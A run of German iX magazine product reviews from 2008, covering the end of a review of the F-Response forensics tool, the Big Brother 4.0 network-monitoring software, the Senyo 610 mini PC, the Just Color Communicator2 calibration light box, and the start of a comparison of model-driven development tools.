Das ganze Vorgehen klingt zunächst recht unspektakulär. Betrachtet man aber die Möglichkeiten, die sich für den Forensiker daraus ergeben, so überzeugt dieses einfache Konzept. Stehen dem Ermittler nun sämtliche Laufwerke des verdächtigen Systems schreibgeschützt auf seinem Analysesystem zur Verfügung, kann er viele Analyseschritte durchführen: etwa eine forensische Datenträgerkopie erstellen, mit einem Virenscanner nach Malware suchen oder einfach für die sogenannte „Electronic Discovery" alle Dateien indexieren.

Im Vergleich zu anderen Ansätzen besticht F-Response durch seine Einfachheit, seine Erweiterbarkeit und die verhältnismäßig moderaten Investitionskosten. Trifft ein Ermittler auf Systeme, deren Festplatte er nicht ausbauen kann oder die nicht gebootet werden dürfen, ist F-Response eine sehr praktische und einfach zu handhabende Unterstützung. (ur)

iX-Wertung

⊕ komfortabler Remote-Zugriff auf die Datenträger eines verdächtigen Systems

⊕ Originaldaten werden nicht verändert

⊕ durch eigene Forensik- und Live-Response-Tools beliebig erweiterbar

⊖ Zeitstempel auf dem verdächtigen System können durch Dongle-Installation und Start der Software verändert werden



Im iSCSI-Initiator muss der Ermittler das System, das er untersuchen will, nebst relevanten Informationen wie Benutzername, Passwort et cetera einfügen (Abb. 1).

ALEXANDER GESCHONNECK

leitet den Bereich Forensic Technology & Discovery Services bei Ernst & Young.

Literatur


[1] Alexander Geschonneck; Computer Forensik – Computerstraftaten erkennen, ermitteln, aufklären; 3. Auflage; d.punkt-Verlag 2008

iX-Link ix0808084 

Big Brother 4.0:
Netz-Monitoring per Flash-Oberfläche

Bruder schafft

Marco Horner



Im Mai 2008 hat Quest Software den Vertrieb der Ausgabe 4.0 seiner Überwachungssoftware Big Brother gestartet. Der Hersteller wirbt unter anderem mit einer Flash-Oberfläche, Anbindung an Datenbanken, Unterstützung von SNMP-Traps, Client und Server für Mac OS X sowie einer Vielzahl von Erweiterungen.

Das von Robert-Andre Croteau und Sean MacGuire ursprünglich als Open-Source-Software entwickelte Monitoring-Werkzeug zur Überwachung zahlreicher Anwendungen und Architekturen hat Quest Software im Jahr 2002 gekauft. Seitdem sind zwei Versionen erhältlich: die durch Quest Software vertriebene kommerzielle „Professional Edition“ (www.bb4.com) und die auf dem Server der Entwickler seit Ende 2005 anscheinend nicht mehr weiterentwickelte Open-Source-Version (www.bb4.net). Etliche Anwender setzen daher auf die Alternative „Hobbit“ (hobbitmon.sourceforge.net). Big Brother war bereits im Jahr 2003 Gegenstand eines *iX*-Tests [1], Grund genug, die aktuelle kommerzielle Version näher zu betrachten.

Quest Software bietet die kommerzielle Suite Big Brother als eine 30-tägige Trial-Version auf ihrer Webseite an. Nach dieser Frist muss eine Lizenzierung erfolgen. Zulässig sind neuerdings nur solche Anwender, die keine Adresse bei einem der gängigen Freemail-Hoster nutzen. Quest möchte damit offenbar die Qualität seines Marketing-Datenbestandes steigern.

Die seitens Quest Software bereitgestellten Client- und Serversysteme umfassen Windows 2000, 2003 und XP, HP-UX 11.0/11.i, IBM AIX 5.1 bis 5.3, Red Hat Enterprise Server 3.0 bis 5.0, Sun Solaris 5.8, 5.9, 10 (auch x86), Suse Linux 9 und 10 sowie Mac OS X 10/Darwin 9.2. Insbesondere die Client- und Server-Versionen für Mac OS X und Solaris i386 sind interessante Erweiterungen des bisherigen Abdeckungsbereichs. Für nicht aufgeführte Linux-Versionen schlägt der Hersteller Red Hat Enterprise Server 3.0 für den Kernel 2.4 respektive RHES 4.0 oder 5.0 für den 2.6er-Kernel vor.

Unabhängig von der Zielarchitektur lässt sich positiv die Teilung von Client- und Server-Paketen sowie die Dokumentation pro Paket feststellen. Zunächst muss die Software für den Server heruntergeladen werden. Es empfiehlt sich aber bereits zu diesem Zeitpunkt, die Client-Version, die „Release Notes“ und die „Getting Started Guides“ sowohl für den Server als auch den Client pro Architektur herunterzuladen. Beispielsweise stehen für Solaris sowohl das Server- als auch das Client-Softwarepaket als kompilierte TAR-Archive zur Verfügung. Die „Getting Started Guides“ sind ein guter Einstieg in Installation und Erstkonfiguration der „Professional Edition“ und heben sich damit wesentlich von der Open Source Version ab.

Server auspacken

Gemäß der mitgelieferten Dokumentation gehört der Server ins Heimatverzeichnis des Benutzers „bb“, das später ausgeführte Konfigurationsskript lässt aber auch andere Parameter zu. Für das Anzeigen der Statusmeldungen dient nach wie vor ein Webserver. Im Falle eines Apache ist es wichtig, falls nötig die Konfigurationsdatei *httpd.conf* anzupassen sowie die Lokationen der Verzeichnisse *htdocs* und *cgi-bin* zu kennen, da hier das Konfigurations-Skript Dateien ablegt. Die vorbildliche Dokumentation kann als Checkliste herhalten.

Wird des Server-Archiv im gewählten Verzeichnis entpackt, entsteht ein Verzeichnis *bb4.00-bbpe*, dessen voll-

ständigen Verzeichnisnamen die Variable „BBHOME“ festlegt.

Nach dem Ausführen des Konfigurationsskripts *$BBHOME/install/bbconfig* als Root geht es um die Umgebung des Servers. BB kopiert automatisch die notwendigen Dateien in die Webserver-Verzeichnisse und legt symbolische Links an. Auch die für den Fall eines Reboot notwendigen Startskripts werden – anders als bei der Open-Source-Version – erzeugt und an den richtigen Stellen im Dateisystem abgelegt. Am Ende des Konfigurationsdialoges gibt BB einen String für die Beschaffung der Lizenz aus, den sich der Admin aufschreiben sollte. Als Abschluss erfolgt der erste Start der Server-Software.


Ohne Erwähnung bleibt im „Getting Started Guide“ eine saubere Definition der Variablen „LD-LIBRARY_PATH“, die das *lib*-Verzeichnis des GCC-Compilers enthalten muss. Andernfalls terminiert der Server sofort mit der Fehlermeldung in *$BBHOME/BBOUT*:

```
ld.so.1: bbd: fatal: libgcc_s.so.1: open failed: ⤶
    Nosuch file or directory *** ⤶
    BBSERVER STARTUP FAILED ***
```

Nach dem ersten Start der Software benötigt der Server zunächst einige Minuten, die ersten eigenen Tests und Webseiten aufzubauen. Der Webserver stellt dies bereits mit einem ersten Startbild in Graustufen dar, das sich nach einigen Minuten in das bekannte Bild in Ampelfarben (rot/gelb/grün) wandelt. Dabei fällt die schnellere Gestaltung der Webseiten auf: Der Zeitbedarf zur Erzeugung der Statusseiten sank von fünf auf zwei Minuten.

Aussagekräftige Hilfefunktion

Akute Störungen oder Verfügbarkeitsreports lassen sich wie gewohnt durch Anklicken der durch Bilder repräsentierten Links in der oberen linken Ecke erstellen. Neu hingegen sind das direkte Editieren von Konfigurationsdateien als berechtigter Benutzer und die Onlinehilfe. Besonders Letztere ist gut gelungen und gibt dem Administrator nützliche Hinweise im Fehlerfall. Sie ähnelt der Windows-Hilfe und erlaubt eine Stichwortsuche.



Die gegenüber dem neuen Flash-Interface (siehe Aufmacherbild) ziemlich bieder erscheinende Windows-Oberfläche hat Quest Software gegenüber der Vorgängerversion um einige Systemabfragen erweitert (Abb. 1).



Grün ist gut, rot ist schlecht – mit schlichten Ampelfarben gewährt Big Brother einen raschen Überblick über den Zustand der überwachten Gerätschaften (Abb. 2).

Aufgrund der Trennung des Servers vom Client benötigt auch der Server seinen eigenen Client. Erst dann lassen sich lokale Tests wie die Ermittlung von CPU-Ressourcen, Festplatten-Auslastung oder die Überwachung von Prozessen durchführen. Für den Client steht ein separater „Getting Started Guide“ zur Verfügung. Nach dem Entpacken der Software im dafür vorgesehenen Verzeichnis nimmt das Konfigurationsskript alle notwendigen Einstellungen vor, am Ende erfolgt der Start. Eine der zentralen Dateien zur Steuerung der überwachten Clients liegt auf dem Server: *$BBHOME/etc/bb-hosts*, die der Admin vor dem Verteilen der Client-Software jeweils um die neuen Clients erweitern muss. So lassen sich lila (purple) gekennzeichnete Zustände vermeiden, die eine Störung der Kommunikation im Big-Brother-System widerspiegeln. Es ist sinnvoll, die Datei *bb-hosts* auf allen Clients aktuell zu halten.

Art und Umfang der Unix-Clients haben sich nicht wesentlich verändert. Der Windows-Client hat augenscheinlich einige zusätzliche Tests bezüglich CPU und Speicher erhalten (Abb. 1). Erweiterungen für Clients stehen nach wie vor auf www.deadcat.net zur Verfügung.

Systemverwaltung mittels Flash

An der Administration des Servers und der Clients haben die Entwickler nicht sehr viel gegenüber der Open-Source-Lösung geändert. Die Software lässt sich ähnlich anpassen wie bereits 2003 beschrieben [1]. Darüber hinaus gibt es einige Neuerungen.

So steht nun zusätzlich zur bewährten Webseiten-Ansicht des Big-Brother-Servers eine neue Flash-Oberfläche namens „Modern Edition“ zur Verfügung. Quest liefert sie in der Probierversion als „Prototype v1.0 Beta“ mit. Die Flash-Animation steht – ähnlich der regulären Status-Seite – praktisch sofort im Webbrowser zur Verfügung (unter *bbf.html*). Hapert es bei der Darstellung, könnte dies an einer unsauberen DNS-Konfiguration liegen. Die Hilfe empfiehlt, auf dem Server die Datei *$BBHOME/www/bbf.xml* zu überprüfen. In dieser Oberfläche ist es durch Verschiebung von Objekten bequem möglich, sich eine individuelle Sicht zu generieren (siehe Aufmacherbild). Auf dem Community-Server www.deadcat.net sind Erweiterungen für eine geografische Ansicht erhältlich.

Anders als die bisherigen Open-Source-Implementierungen von Big Brother, deren Anwender die SNMP-Trap-Unterstützung noch manuell hinzufügen mussten, bringt die Professional-Version den SNMP-Trap-Support von Haus aus mit. Lediglich an zwei Stellen sind Anpassungen nötig, wenn Big Brother seine Statusmeldungen bei Bedarf an ein übergeordnetes Netzmanagement-System (NMS) senden soll. Innerhalb der Verzeichnisstruktur finden sich die Big-Brother-MIB (Management Information Base), die im NMS als Umsetzungstabelle der System-Object-Identifiers (sysOID) zu lesbaren Meldungen führt. Beim Versenden von SNMP-Traps dokumentierte die Datei *BBOUT* einen Fehler, der auf das Fehlen zusätzlicher abhängiger SNMP-MIBs im Verzeichnis *$BBHOME/etc/mibs* hindeutete. Die Beseitigung erfolgt durch Kopieren der MIBs aus dem NetSNMP-Projekt, das die Grundlage des SNMP-Trap-Supports in der Professional Version bildet.

Wer zusätzlich zur recht nützlichen lokalen Ablage von Statistik-Daten auf dem Server solche zur Weiterverarbeitung in einer Datenbank benötigt, kann dies neuerdings auf einfache Weise mit der Datenbank-Unterstützung für Oracle, MySQL und SQL-Server umsetzen. Ist erst einmal der ODBC-Treiber installiert, genügt in der Datei *$BBHOME/etc/bbdb.cfg* der Schalter *ENABLE_DB=yes*. Je nach Datenbank-Typ liefert Quest Software das entsprechende Create-Skript zum Anlegen der Tabellenspalten bei.

Fazit

Big Brother zeigt sich in Version 4.0 spürbar gereift. Quest hat offenbar erkannt, dass die Software in der Vergangenheit recht spärlich dokumentiert und nur von Experten zu administrieren war. Der Funktionsumfang des Grundsystems hat sich nicht wesentlich verändert, es besteht weiterhin die Flexibilität, eigene Erweiterungen vorzunehmen. Zahlreiche Neuerungen, beispielsweise die Trennung von Server- und Client-Software, der SNMP-Trap-Support sowie die automatische Anpassungen bereits im Installationsprozess, runden das Bild einer „Professional Version“ ab. Auch die Flash-animierte Oberfläche vermittelt einen guten und schnellen Überblick. (un)

MARCO HORNER

ist Spezialist für den Bereich Netzwerkmanagement, Netzwerke und Security.

Literatur

[1] Marco Horner; Differenzierter Durchblick; Systeme und Dienste überwachen mit Bigbrother; *iX* 4/2003, S. 132

iX-Wertung

⊕ SNMP-Einbindung
⊕ Weboberfläche
⊕ Dokumentation
⊕ Erweiterbarkeit
⊕ Datenbank-Unterstützung
⊖ keine zentralisierte Konfiguration

Daten und Preise

Big Brother 4.0
Netzwerk-Monitoring-Werkzeug

Hersteller: Quest Software, www.bb4.com

unterstützte Systeme: Windows 2000, 2003 und XP, HP-UX 11.0/11.i, IBM AIX 5.1 bis 5.3, Red Hat Enterprise Server 3.0 bis 5.0, Sun Solaris 5.8, 5.9, 10 (auch x86), Suse Linux 9 und 10 sowie Mac OS X 10/Darwin 9.2

Preise: ab 905 Euro (Server mit 25 Node-Lizenzen)

Kompakter Rechner für den Arbeitsplatz

Kraftzwerg

Ralph Hülsenbusch

Je kleiner, je leiser und je sparsamer im Verbrauch, desto höher ist der Reiz von Mini-PCs vor allem für Arbeitsplätze, an denen der persönliche Rechner allenfalls durch Zurückhaltung auffallen sollte. Transtec will mit dem Senyo 610 solche Ansprüche erfüllen.

Seit die Chipschmieden immer kompaktere Eisen im Feuer haben, beginnt der PC zu schrumpfen. Solange man nicht auf das integrierte CD/DVD-Laufwerk verzichten möchte, setzt der Radius der Silberscheiben die Grenzen. Transtec, Tübingen, hat seine Modellreihe der Kompakten nach unten ausgebaut, was die Größe und den Preis angeht. Der neue Senyo 610 unterbietet den im Januar in der *iX* vorgestellten Senyo 710 [1] in sämtlichen Gehäusemaßen, aber nicht in der Ausstattung. Im Vergleich zum Mac Mini beansprucht er mehr Grundfläche, ist dafür aber um rund 1 cm flacher und kann mit mehr Speicher und schnelleren CPUs aufwarten, was allerdings ins Geld geht.

Was in das kleine Gerät passt, setzt mit dem Santa Rosa Chipsatz neue Maßstäbe in der Maximalausstattung: Core 2 Duo Prozessor T9500 mit 2,6 GHz, 4 GByte RAM und 250-GByte-Festplatte. Zum Test lieferte Transtec den Senyo 610 in moderater Ausstattung: mit einem 2,1 GHz schnellen T8100 und 2 GByte RAM. Auf der 2,5 Zoll großen SATA-Festplatte mit 80 GByte Kapazität hatte Transtec multiboot-fähig Suse Linux Enterprise Desktop 10, Patchlevel 1, Windows XP SP2 und Windows Vista untergebracht.

Das Versprechen des geringen Energieverbrauchs stimmt, denn der Senyo 610 kommt bei der Konfiguration selbst unter Last mit 37 Watt aus, dafür holt das Steckernetzteil aber fast 60 VA aus dem Stromnetz – ein Dilemma, das fast schon typisch für die kleinen Schwarzen ist und an dem sich seit Anfang des Jahres nichts geändert hat. Zu hören ist der Mini nur beim Hochfahren, wenn die Lüfter kurz durchatmen, oder wenn er sich auf einem optischen Medium zurechtzufinden versucht. Die Verwendung eines CD-Laufwerks mit automatischen Einzug mag umstritten sein; im Test kam es jedenfalls zu keinen Kratzern.

Während der Arbeit und selbst bei grafischen Lasten, für die SPECs Viewperf, Second Life und Google Earth herhalten mussten, bleibt der Senyo 610 ruhig und wohltemperiert. Mit der Grafik on-board, der Doppelherz-CPU und dem wohlbemessenen Speicher von 2 GByte kommt ein flüssiges Arbeiten zustande, auch wenn die CPU mit 2,1 GHz nicht zu den Roadrunnern gehört. 80 GByte Plattenplatz mögen in Anbetracht heutiger Kapazitäten von SATA-Platten etwas wenig sein – da ist mehr drin. Und obwohl die Seagate ST980811AS als recht laut verschrien ist, hat Transtec die Geräuschdämmung gut in den Griff bekommen: Im Messlabor der c't kam der Senyo 610 unter Volllast auf eine Lautheit von 0,45 sone, was knapp über dem Geräuschpegel eines sehr ruhigen Zimmers liegt (de.wikipedia.org/wiki/Sone).

Stromverbrauch und Lautheit

	Standby	Leerlauf	Last
Watt	2,7	16	37
VA	10,4	32	57
Cos Phi	0,26	0,5	0,63
sone	0,1	0,12	0,45

Der Senyo 610 ist mit 0,45 sone ausgesprochen leise, das Netzteil aber hat einen schlechten Wirkungsgrad.

Fazit

Mit der Ausstattung, vor allem was die Schnittstellen S-Video, DVI und optischer Audio-Anschluss angeht, passt der Senyo 610 nicht nur hinter den Counter in die Empfangshalle, in die Arztpraxis oder ins Büro, sondern auch ins Wohnzimmer als kleine Medienzentrale. Der Antritt gegen den Klassiker Mac Mini gerät mit 711 Euro (inkl. MwSt.) eine Stufe zu hoch, denn der ist ab 479 Euro zu haben und kommt mit Fernsteuerung ins Haus. (rh)

Literatur

[1] Ralph Hülsenbusch; Desktop-Rechner; Im Stillen; Lüfterloser Tischrechner Senyo 710 von Transtec; *iX* 1/2008, S. 81



Normlichtbox mit Schnittstelle zur Monitorkalibrierung

Schlaue Kiste

Dieter Michel

Ein Farbabgleich ist sowohl in Druckereien als auch in der Druckvorstufe unverzichtbar. Der Hersteller von Normlichtboxen Just versucht nun, mit dem Color Communicator2 die Druckwerkbetrachtung in den Farbmanagement-Workflow zu integrieren.

Kunst ist schön, macht aber viel Arbeit", wusste Karl Valentin bereits vor 100 Jahren. Das wissen auch heute noch Agenturen und Druckereien, wenn es darum geht, auf dem Computer erstellte Druckvorlagen ohne ungewollte visuelle Veränderungen in ein Druckwerk zu verwandeln. „What you see is what you get" funktioniert nämlich nur, wenn die Wiedergabecharakteristiken von Computerbildschirm und Druckausgabe genau aufeinander abgestimmt sind. Gerade beim Offsetdruck, bei dem das Einrichten der Druckmaschinen einen deutlichen Anteil der Kosten ausmacht, möchte man die Wirkung des späteren Druckwerks bereits vorher möglichst präzise beurteilen können.

Die Farbwahrnehmung des menschlichen Auges hängt nicht nur von der Farbtemperatur der Lichtquelle (siehe Kasten „Farbtemperatur"), sondern auch von Farben und Helligkeitswerten in der Umgebung ab. Sogenannte Normlichtboxen schaffen definierte Betrachtungsbedingungen zur Farbabmusterung in der Druckvorstufe und der Einrichtung von Offset-Druckmaschinen in Druckereien.

Zwei auf einen Streich

Einen Schritt in Richtung einer besseren Vorhersehbarkeit des Druckergebnisses geht jetzt die deutsche Just Normlicht GmbH, ein Anbieter von normkonformen Beleuchtungssystemen für die Farbabmusterung von Druckwerken, mit der neuen Normlichtbox Color Communicator2. Eine USB-Schnittstelle erlaubt erstmals den Anschluss an PCs und damit die Einbindung in den Kalibrierungs-Workflow.

Die äußeren Abmessungen des Gerätes betragen 64 × 63 × 47 cm, die Vorlagenfläche von 50 × 50 cm ist neutral grau eingefärbt. Für die gleichmäßige, reflexarme Ausleuchtung sorgen zwei 18 Watt starke Normlicht-Leuchtstoffröhren mit speziellen Streuscheiben oberhalb und unterhalb der Betrachtungsfläche.

Als Besonderheit verfügt der Color Communicator2 zusätzlich über einen elektronischen Dimmer, der sich nicht nur über ein kleines Bedienfeld an der Gerätefront einstellen, sondern auch über eine USB-Schnittstelle von einem PC aus fernsteuern lässt. Darüber ist der Color Communicator2 in ein Softwaresystem zur Monitorkalibrierung eingebunden, wobei man die Beleuchtungsstärke auf der Vorlagenfläche mit demselben Sensor misst, den man zur Kalibrierung des Monitors benutzt. Die Software „Adjust Monitor Calibration" kann mit den gängigen Farbsensoren für Monitorkalibrierung arbeiten, die vielleicht ohnehin schon im Einsatz sind. Für den Test musste die Normlichtbox mit dem Samsung XL24 mit LED-Backlight und dem zu diesem Monitor mitgelieferten Farbsensor xRite Eye-One Display 2 zusammenarbeiten.

Für die Abstimmung des Color Communicator2 auf den verwendeten Monitor kalibriert man zunächst den Monitor mit der Adjust Monitor Calibration. Dazu stellt die Software je nach Monitortyp passende Optionen bereit und kann den Nutzer zudem Schritt für Schritt durch den Abgleich-

Daten und Preise

Hersteller: Just Normlicht GmbH, www.just-normlicht.de

Preise: Normlichtbox Just Color Communicator2 mit USB: 1490 Euro
Software „Adjust Monitor Calibration": 100 Euro
Sensor: 199 Euro (alles netto)

iX-Wertung

⊕ integrierter Kalibriervorgang

⊕ vorhandene Farbsensoren nutzbar

prozess begleiten. Gehört der Monitor nicht zu den von der Software unterstützten hardwarekalibrierbaren Monitoren, führt sie eine Softwarekalibrierung durch. Sie modifiziert über eine aus dem Kalibriervorgang ermittelte Tabelle oder Matrix die zur Grafikkarte geschickten Daten, sodass im Ergebnis der Monitor die gewünschte Charakteristik bei der Helligkeits- und Farbwiedergabe bekommt. Da eine Software-Kalibrierung immer den nutzbaren Wertebereich der Videodaten reduziert, funktioniert sie am besten, wenn man den Monitor vorher so gut wie möglich auf die gewünschte Charakteristik einstellt. Mithilfe der Software kann die Anwenderin die Soll-Leuchtdichte des Monitors vorgeben, einstellen und per Messung verifizieren.

Farbtemperatur

Wie der menschliche Gesichtssinn Farben wahrnimmt, hängt von den Betrachtungsbedingungen ab. Beispielsweise hat das Umgebungslicht einen merklichen Einfluss darauf, was als „weiß“ gilt. Solange es sich um einigermaßen glühlichtähnliche Lichtquellen (Temperaturstrahler) handelt, ist die sogenannte Farbtemperatur ein bewährtes Mittel, die Farbcharakteristik von Lichtquellen zu beschreiben. Sie gibt die Temperatur desjenigen Temperaturstrahlers an, dessen Licht die ähnlichste Farbe aufweist.

Beispielsweise hat normales Glühlampenlicht eine Farbtemperatur von etwa 2700 K (2000 bis 3000 Kelvin), während die Farbtemperatur von normalem Tageslicht von 5000 K bis 8000 oder 9000 K und mehr variieren kann, je nachdem, ob eine direkte Sonneneinstrahlung vorliegt oder das Licht etwa durch einen bedeckten Himmel und die damit verbundene Lichtstreuung einen stärkeren Blauanteil bekommt. Die Farbtemperatur von direktem Sonnenlicht entspricht etwa der Temperatur der Sonnenoberfläche und hat mithin einen Wert von ungefähr 6500 K, der auch bei Monitoren meist einstellbar ist. Das ans Tageslicht angepasste Auge sieht dann das 6500 K warme Monitorweiß als weiß und nicht als farbstichig.

Ein ungleiches Paar

Mit diesen Werten kann die Software nun den Dimmer des Color Communicator2 so einstellen, dass sich bei einer ideal diffus reflektierenden, weißen Vorlage dieselbe scheinbare Leuchtdichte einstellt. Das Papierbild erscheint nach der Kalibrierung des Gesamtsystems also genauso hell wie das Monitorbild und sieht unter ebenso definierten Betrachtungsbedingungen genauso aus wie dieses – einen dafür tauglichen Monitor vorausgesetzt. Monitore für solche Zwecke – so auch der Samsung XL24 – liefern Anbieter in der Regel mit montierbaren Fremdlichtblenden, die Umgebungslichteinfall auf die Bildfläche weitgehend verhindern sollen.

In der Praxis funktioniert der Monitorabgleich schnell und komplikationsfrei, ebenso die automatische Anpassung der Beleuchtungsstärke im Color Communicator2. Während sich beim Monitor neben der Helligkeit je nach Kalibrierparameter auch die Farbtemperatur verändern lässt, ist beim Color Communicator2 „nur“ die Helligkeit einstellbar, da die Farbtemperatur durch die verwendeten Leuchtstoffröhren entsprechend den einschlägigen Normen für die Druckvorstufe auf 5000 K festgelegt ist.

Das mag zunächst nach einem Widerspruch klingen, denn in einem kalibrierten System müsste auch die Farbtemperatur des Monitors auf 5000 K festgelegt sein, um mit der Normlichtbox vergleichbar zu sein. Dieser Gedankengang berücksichtigt allerdings nicht die menschliche Wahrnehmung, denn es soll ja nicht die Farbtemperatur der Lichtquellen gleich sein, sondern die Wahrnehmung der Farbe „Weiß“ in beiden Systemen. Beim Monitor bedeutet dies, dass dessen Farbwiedergabe auf die durchschnittliche Farbcharakteristik des Umgebungslichts abgestimmt sein sollte, also bei Tageslicht auf einen Wert, der eher bei 6500 K liegt. Ist der Monitor in ECIRGB [1] kalibriert, beträgt die Ziel-Farbtemperatur 5800 K.

In der Tat wirkt das Monitorbild bei einer probeweisen Kalibrierung auf 5000 K im direkten Vergleich mit einem Referenzdruck im Color Communicator2 etwas zu rötlich. Bei korrekter Kalibrierung des Monitors verschwindet dieser Unterschied jedoch. Eine Überprüfung der kalibrierten Leuchtdichten von Monitor und Color Communicator2 mit einem 1°-Spot-Leuchtdichtemessgerät Konica Minolta CS-100 ergibt eine Übereinstimmung im Rahmen der Messgenauigkeit des für die Kalibrierung verwendeten Farbsensors.

Fazit

Bei korrekt eingestelltem Farbprofil für den Soft-Proof auf dem Monitor in einem geeigneten Anzeigeprogramm ergibt sich mit einem farbverbindlichen Referenzdruck eine sehr gute Übereinstimmung zwischen Monitorbild und Druckwerk. Auch wenn ein selbstleuchtender Monitor nie ganz denselben visuellen Eindruck vermittelt wie ein Papierausdruck, ist der Just Color Communicator2 ein deutlicher Schritt in Richtung einer weitgehenden Übereinstimmung zwischen Papier- und Monitorbild. Die Einbeziehung der Normlichtbox-Kalibrierung bietet so die Möglichkeit, eine definierte Beziehung zwischen Soft-Proof und Ausdruck herzustellen und auf diese Weise auch Fehler in der Druckvorstufe und im Druckprozess aufzuspüren. (sun)

DIETER MICHEL

arbeitet als freier DV-Journalist und ist Chefredakteur der Fachzeitschrift Prosound.

iX-TRACT

- Eine Monitorkalibrierung soll eine definierte Farb- und Helligkeitswiedergabe und somit einen „Soft-Proof“, also eine realitätsnahe Vorschau des Druckergebnisses ermöglichen.
- Für einen Vergleich zwischen Monitorbild und Druck sind definierte Betrachtungsbedingungen für beide Ausgabegeräte erforderlich.
- Der Just Color Communicator2 schafft definierte Betrachtungsbedingungen und kann gleichzeitig per Software auf die Monitorkalibrierung abgestimmt werden, sodass sich eine bestmögliche Übereinstimmung erzielen lässt.

Literatur

[1] Dieter Michel; Monitore; Neue Perspektiven für Rot-Grün-Blau; Zwei TFTs von Eizo und NEC mit erweitertem Farbraum; *iX* 12/2005, S. 99



Im Vergleich: jABC, AndroMDA und OpenArchitectureWare

Software-automaten

Jane Fröming, Norbert Gronau, Eldar Sultanow

Die IT-Branche hat ein großes Ziel, nämlich die weitgehende Automatisierung beim Erstellen von Anwendungssystemen. Vielversprechende Ansätze liefert die modellgetriebene Softwareentwicklung. Im Umfeld freier Software findet der Interessierte etliche Werkzeuge dafür.

Modellgetriebene Softwareentwicklung oder Model Driven Software Development (MDSD) soll die Softwareentwicklung auf eine höhere Abstraktionsebene hieven, mit dem Resultat, dass der gesamte Prozess in großen Teilen automatisch abläuft und somit erheblich einfacher wird [1]. Dazu gehört die saubere Trennung der fachlichen und technischen Anteile einer Anwendung. Mit der Model Driven Architecture (MDA) hat die Object Management Group (OMG) den passenden Standard geschaffen. AndroMDA und OpenArchitectureWare sind Open-Source-Werkzeuge, die diese Spezifikation umsetzen (siehe Kasten „Onlinequellen“ oder *iX*-Link am Ende des Textes). Von jABC gibt es eine freie (aber nicht Open Source) sowie eine kommerzielle Ausprägung [2].



jABC 3.6

Das modulare Modellierungs-Framework jABC von der Universität Dortmund hilft beim Erstellen beliebiger heterogener Softwaresysteme (Abbildung 1). Zudem soll es die berühmte Kluft zwischen Geschäft und IT schließen, denn hier modelliert der sogenannte Fachbenutzer (und nicht ein Programmierer) seine Anwendung mithilfe sogenannter Service Independent Building Blocks (SIB). Es entstehen hierarchische Modelle. Dabei kommt die Bibliothek *jgraph* zum Einsatz. Diese Arbeit erfordert keine konventionelle Kodierung.

